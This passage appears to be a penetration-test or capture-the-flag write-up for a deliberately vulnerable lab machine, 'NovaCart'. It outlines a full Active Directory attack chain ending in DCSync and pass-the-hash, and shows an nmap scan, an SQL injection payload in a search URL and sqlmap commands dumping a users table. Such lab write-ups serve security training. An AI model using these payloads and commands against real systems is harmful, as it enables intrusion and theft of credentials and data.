Nova Cart
NovaCart is an e-commerce company that operates a webshop for PC accessories. However, the entire platform is still under active development and expansion.
The IT team is currently working on a Linux-based version of the webshop as well as the development of a mobile app for NovaCart. Unfortunately, during this rapid development phase, several mistakes and misconfigurations have been introduced.
As a result, we have been tasked with conducting a penetration test to thoroughly assess the environment, identify vulnerabilities, and evaluate the overall security of the system
IP
192.168.178.86Domain FQDN
novacart.local DC.novacart.local
🔗 Attack Chain – NovaCart (Updated)
- SQL Injection → DB Dump → Cracked Domain Creds
- SMB Enumeration → Jenkins Discovery
- Kerberoasting → Portal Access
- LFI → Jenkins Config → Script Console RCE
- AV Bypass → AutoLogon Creds (RemotePotato)
- WriteOwner → IT Helpdesk → Password Reset
- WinRM Access → User Shell
- PS History → New Creds
- GenericAll on DevOps OU → User Move + Takeover
- RDP Access → WSL Pivot
- SUDO Apache Misconfig → Read
/etc/shadow→ Linux Root
- Password Spray → Delegation Account (
m.brown)
- Delegation Failure →
m.ibabaoin Protected Users
- BloodHound ACL Abuse → Identity_Admins group control
- GenericAll → Reset
p.bruce→ Removem.ibabaofrom Protected Users
- S4U Impersonation → Ticket for
m.ibabao
- DCSync Rights → NTDS Dump
- Pass-the-Hash → Administrator Access
⚠️ Note on IP Addresses
The intended IP address of the machine is:
192.168.178.86
Some screenshots in this write-up may show a different IP address. This is because parts of the machine were modified and rebuilt during development. While testing updated versions of the OVA, the virtual machine occasionally received a new IP address from DHCP.
As a result, a few screenshots were taken from earlier testing stages using a different IP. However, this does not affect the attack chain or the functionality of the lab environment
Nmap Results
Nmap scan report for 192.168.178.86
Host is up (0.00056s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: NovaCart | Premium PC Components, Laptops & Complete Systems
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-12-25 09:24:51Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: novacart.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: novacart.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5000/tcp  open  http          Microsoft IIS httpd 10.0
|_http-title: 401 - Unauthorized: Access is denied due to invalid credentials.
|_http-server-header: Microsoft-IIS/10.0
| http-ntlm-info:
|   Target_Name: NOVACART
|   NetBIOS_Domain_Name: NOVACART
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: novacart.local
|   DNS_Computer_Name: DC.novacart.local
|   DNS_Tree_Name: novacart.local
|_  Product_Version: 10.0.17763
| http-auth:
| HTTP/1.1 401 Unauthorized\\x0D
|_  NTLM
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8080/tcp  open  http          Jetty 12.0.25
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
|_http-server-header: Jetty(12.0.25)
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49673/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49683/tcp open  msrpc         Microsoft Windows RPC
49692/tcp open  msrpc         Microsoft Windows RPC
Most Interesting Attack Surfaces
Based on the scan results, the most promising services for further investigation are:
- Port 80 – Public web application
- Port 5000 – Internal web application requiring NTLM authentication
- Port 8080 – Jenkins CI/CD server (potential remote execution vector)
These services represent the most likely entry points into the system and should be prioritized during the enumeration phase.
Web Enumeartion
We open the Website on Port 80 http://192.168.178.86
SQLI in search Function

We have a search Function e.g we search NVIDIA
http://192.168.178.86/search.aspx?q=NVIDIA

We tested the search functionality for a SQL injection vulnerability
http://192.168.178.86/search.aspx?q=' OR 1=1--http://192.168.178.86/search.aspx?q=' OR 1=1--
We se all Products from the Database, this can be a hint that SQLI possible
User Table Dump with SQLMAP

Enumerating Available Databases
sqlmap -r req --dbsWe see the Databases

Enumerating Database Tables
sqlmap -r req --tables -D NovaCart
We see the Tables
Dumping User Table Data

sqlmap -r req -D NovaCart -T users --dump
We dump the users Table
